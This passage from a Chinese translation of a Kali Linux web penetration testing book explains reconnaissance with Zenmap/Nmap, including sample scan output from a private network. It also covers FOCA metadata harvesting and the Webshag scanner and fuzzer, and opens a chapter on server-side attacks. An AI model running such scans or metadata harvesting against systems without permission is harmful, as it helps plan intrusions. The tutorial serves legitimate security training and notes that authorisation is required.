也可以选择给该配置加个描述。在使用Zenmap的过程中，你可能会创建许多配置，进行多种扫描。人的本能反应可能会在执行过后就删除配置。这里有个善意建议：配置并不怎么占存储空间，而且在你想重新创建扫描时非常方便。我们建议配置名称一定要描述清楚用途，并应该遵循一定的标准命名方式。我的所有配置名称都是以日期、时间、我的位置、目标网络的扫描位置以及客户名称开头。



在完成描述后，点击**Scan**标签。在**Targets**部分，你可以添加要扫描的主机或网络。这个字段可以填IP地址的范围（10.0.1.1-255），或是CIDR格式[①]的网络（10.0.1.0/24）。

你可以看到选项**-A**被默认选中了，它会打开进攻性扫描模式（Aggressive Scanning）。进攻性扫描会打开OS检测（**-O**）、版本检测（**-sV**）、脚本扫描（**-sC**）和路由追踪（**--traceroute**）。最重要的，进攻性扫描模式允许用户打开多个开关而不必记住它们。

进攻性扫描可以认为是入侵性的，也就是说，它会被大多数安全设备发现。如果你的目标是一个极其确定的主机，进攻性扫描才可能不被注意到。但不管怎样，我们建议你在将其用在扫描


① Classless Inter-Domain Routing，无类别域间路由，是一个用于给用户分配IP地址以及在互联网上有效地路由IP数据包的IP地址归类方法。——译者注

选项中时，一定要先得到对方的许可。提醒一下，对未授权系统完成三次握手中的ACK在美国标准中都算违法。

我们可以用在DNS侦查实践中收集的信息来定位特定主机。开始之前，先来设置一些常见选项。

点击**Ping**标签，选择**-Pn**开关选项，这样Nmap就不会先ping该主机。如果此开关未开启，Nmap会先对目标主机和网络进行ping。在默认设置中它只对认为是处于活动状态或可到达的主机进行扫描。**-Pn**开关告诉Nmap即使没收到ping应答也要对该主机进行扫描，尽管这样可能会让扫描的时间变长。**-Pn**开关可以避免Nmap扫描时的一个常见问题——ping请求被安全防御系统拦截，收不到ping应答。

点击右下角的**Save Changes**按钮保存修改。保存后，点击屏幕右上角的**Scan**按钮开始扫描。注意你在配置编辑器中设定的选项和目标这时会显示出来。




网络的**Topology**标签可以用来快速查看对目标网络扫描的进度，以及是否要经过一些路由器。在本例中，你可以看到我们的扫描是在本地网络。


Hosts标签会列出已经发现的主机。



选定某个主机，Zenmap会显示一个详细的列表，包括主机、它们的操作系统和常见服务。在下面的截图中，你可以看到我们的主机之一是一台卫星DVR/接收器组合。



如果你是在扫描窗口，你不仅能看到在特定主机上哪些端口是打开的，而且能知道那些主机上运行着哪些应用。注意Nmap能够判定一些事情，比如某个服务器在端口80上运行着IIS 5.0作为Web服务器。扫描结果会列出该服务器的IP地址、该服务器运行的操作系统，以及该主机上运行的Web应用。渗透测试人员会发现在针对该主机找寻可利用漏洞时，这些结果很有用。



现在你可以将精力集中到目标上运行的Web服务或是80端口上，因为它是打开的。

Zenmap是从Nmap扫描中获取输出的最佳方式。Zenmap提供了丰富的图形化用户界面来显示扫描结果。结果可以导出为多种格式，如文本或是微软的Excel。

尽管有多种方式可以获得Nmap的输出（比如本书作者喜欢用命令行命令），但我们还是介绍了这种方式，因为它在很多Web渗透标准中都一直被提到，是常见的使用方式。

```
Nmap Output | Ports / Hosts | Topology | Host Details | Scans
nmap -T4 -A -v 10.0.1.0/24                                    Detail
Initiating SYN Stealth Scan at 19:58
Scanning 5 hosts [1000 ports/host]
Discovered open port 8888/tcp on 10.0.1.104
Discovered open port 8080/tcp on 10.0.1.107
Discovered open port 445/tcp on 10.0.1.107
Discovered open port 53/tcp on 10.0.1.103
Discovered open port 22/tcp on 10.0.1.103
Discovered open port 80/tcp on 10.0.1.103
Discovered open port 80/tcp on 10.0.1.107
Discovered open port 443/tcp on 10.0.1.107
Discovered open port 80/tcp on 10.0.1.104
Discovered open port 443/tcp on 10.0.1.104
Discovered open port 139/tcp on 10.0.1.107
Discovered open port 53/tcp on 10.0.1.1
Discovered open port 9100/tcp on 10.0.1.107
Discovered open port 631/tcp on 10.0.1.107
Discovered open port 9290/tcp on 10.0.1.107
Discovered open port 9111/tcp on 10.0.1.107
Discovered open port 6839/tcp on 10.0.1.107
Discovered open port 9110/tcp on 10.0.1.107
Discovered open port 9102/tcp on 10.0.1.107
Discovered open port 9220/tcp on 10.0.1.107
Discovered open port 515/tcp on 10.0.1.107
Discovered open port 9101/tcp on 10.0.1.107
Discovered open port 787/tcp on 10.0.1.104
Discovered open port 7435/tcp on 10.0.1.107
Completed SYN Stealth Scan against 10.0.1.104 in
1.27s (4 hosts left)
Completed SYN Stealth Scan against 10.0.1.107 in
1.27s (3 hosts left)
Discovered open port 5009/tcp on 10.0.1.1
```

另外，Zenmap的GUI中有几个地方允许用户将图片或是报告中的特定部分以CSV文件或图片文件格式导出。在创建报告时这些导出的结果非常有用。



FOCA：网站元数据侦察工具

你知道在每次创建文档时，如微软的PowerPoint演示、微软的Word文档或是PDF，你都会留

一些元数据在文档中吗?

什么是元数据？就是有关数据的数据。它是有关特定数据集、对象或资源的描述性信息，包括所采用的格式及其创建时间和创建者。对于渗透测试人员，元数据可能很有用，因为它含有跟创建文件的系统有关的信息，比如：

- ❑ 登录到该系统的用户名称；
- ❑ 创建该文档的软件；
- ❑ 创建该文档的系统上安装的操作系统。

FOCA是一个安全审计工具，它会检查来自特定域的元数据。你可以让FOCA使用搜索引擎来找到域中的文件，或是直接使用本地文件。


FOCA在Kali中自带，不过，那个版本有点古老了。最好的办法是下载最新版本。FOCA一直以来都是Windows上的工具，所以最新的版本通常都只在Windows上才有。

FOCA的最新版本可以从http://www.informatica64.com/DownloadFOCA（可以用Google Translate将该页面转换成英文或中文）下载。

在屏幕下方输入自己的Email地址，你会收到一封带有下载链接地址的邮件。在FOCA有新的发布版本时，你也会收到更新通知。

(1) 启动FOCA之后的第一件事是创建一个新项目，如下面的截图中所示：








我们建议将所有项目文件都保存在同一个位置。你应该为每个项目创建一个新的目录。


(2) 在给项目起好名字、选定存放项目文件的位置后，点击**Create**按钮，如下面的截图所示：




(3) 下一步就是保存项目文件。保存好项目后，点击**Search All**按钮，FOCA会使用搜索引擎来扫描文档。你也可以选择使用本地文档。




(4) 右键点击该文件，选择**Download**选项，如下面的截图所示：




(5) 右键点击该文件，选择**Extract Metadata**选项，如下面的截图所示：




(6) 右键点击该文件，选择**Analyze Metadata**选项，如下面的截图所示：



在下面的截图中，你可以看到有两个人打开过这个文档。



你也可以从下面的截图中看出这份文档是用Mac的Microsoft Office和Adobe Photoshop创建的。



在许多情况中，攻击者都能够看到更多的信息，并通过这种方式来收集有关目标的情报。

FOCA允许用户保存一份所有元数据的副本，并对其建立索引。另外，每种类型的元数据文件也会保存一份。这将使渗透测试人员可以获得大量的信息。前面的截图中通常给出的都是索引文件的整体，以及所有文件的列表。最后，FOCA允许渗透测试人员下载所有文件，然后跟前面例子中一样使用。

2.3 小结

侦察通常是渗透测试实践中最重要的一步，也是最耗时的一步。针对目标采取的所有行动都是围绕侦察结果展开的。了解到的有关目标的信息越多，你触发目标安全防御系统警报的概率就越低，找到攻入目标系统的途径的概率也就越大。建议大家在阅读本书后面内容之前，先认真把本章看完。

本章中，我们着重介绍了收集跟目标有关信息的各种途径。我们演示了一些互联网上常见的免费工具，以及Kali Linux中的Information Gathering工具。从这里开始，你就可以通过侦察来对目标进行测试，找到可能利用的漏洞了。

下一章我们将会着重介绍如何找出和利用Web应用及Web服务器中的漏洞。

第3章 服务器端攻击

服务器是网络中的专用计算系统，用于运行针对用户和其他计算机的服务。这类服务的例子太多了，比如在线游戏之类的公共服务和大型企业内部共享机密文件的服务，等等。在客户端-服务器架构中，服务器运行用于响应其他程序（也就是客户端）的请求的程序。因此，服务器会代替“客户端”执行一些计算性任务。客户端要么运行在同一台电脑上，要么可以通过网络连接到服务器。最简单的例子就是服务器面向全世界托管某个游戏，而客户端可以远程访问该游戏。向客户端提供服务的形式多种多样，如仅局限于HTTP的Apache Web服务器，或是除了HTTP还支持更多功能的BEA WebLogic应用服务器。

网络服务器通常都会配置成能够处理大量客户端请求。这意味着更大的计算能力、内存和存储，对黑客来说这些资产都是很有价值的。企业通常都是远程管理这些服务器，并不会主动监测上面的活动，也就是说，性能或其他指标上的一点微小的损耗也不会被注意到。通常恶意用户都是使用了受危害服务器很长一段时间之后，服务器所有者才会发现黑客用来访问系统的那些漏洞。

本章将着重介绍如何找出和利用Web应用服务器中的漏洞，从介绍Kali中自带的用来找出漏洞的工具开始。下一步，我们会着重介绍利用漏洞来获取Web应用服务器的访问权限。本章结尾介绍访问Web应用服务器的其他方法。

3.1 漏洞评估

服务器端攻击即找出并利用服务器上的服务、端口和应用中的漏洞。举个例子，Web服务器都有多个攻击途径（Attack Vector）。它会运行一个操作系统，并运行各种各样的软件来提供Web功能。它会有很多打开的TCP端口。这些途径中的每一个都有可能找出一个攻击者能利用的漏洞，攻击者可以藉此潜入系统并获取有用的信息。服务器上的许多协议都是以人类可读的未加密文本处理的。

让我们看看Kali中带的那些用来找出服务器端漏洞的工具。

3.1.1 Webshag

Webshag是一个用于对Web服务器进行安全审计的跨平台多线程工具。Webshag会收集那些通常对Web服务器有用的功能，比如端口扫描、URL扫描和文件模糊测试。你可以通过代理和HTTP身份认证（基本认证或摘要认证），用它来以HTTP或HTTPS的方式扫描Web服务器。此外，Webshag可以凭借IDS规避能力，使请求之间的相关性变得更复杂。


Webshag还提供了其他的创新功能，比如获取目标机器上托管的域名列表，以及使用动态生成的文件名进行模糊测试。Webshag可以进行Web页面的指纹收集，从而能够防止内容变化。这个功能是作为移除假阳性的算法而设计的，旨在处理服务器返回的“soft 404”[①]响应。


Webshag可以用GUI方式访问，也可以用命令行控制台的方式访问。它同时支持Linux平台和Windows平台。在Kali Linux中，Webshag可以在**Web Applications** > **Web Vulnerability Scanners**中找到，名为**webshag-gui**。


Webshag使用起来非常简单。每个功能都会在顶部有个标签。选择想要的功能标签，在目标空间中输入目标URL，然后点击**OK**执行。你可以同时运行多个标签。它的功能包括端口扫描、爬虫、URL扫描和模糊测试。下面四个截图分别对应Webshag针对www.thesecurityblogger.com执行端口扫描、Web爬虫、URL扫描和文件模糊测试：




① 参见http://en.wikipedia.org/wiki/HTTP_404#Soft_404。——译者注



webshag 1.10
File Tools Help
PSCAN INFO SPIDER USCAN FUZZ
Settings
Target [host | IPv4]:
www.thesecurityblogger.com
Port [80]:
80
Start [/index.html]:
/
OK
Stop
Results
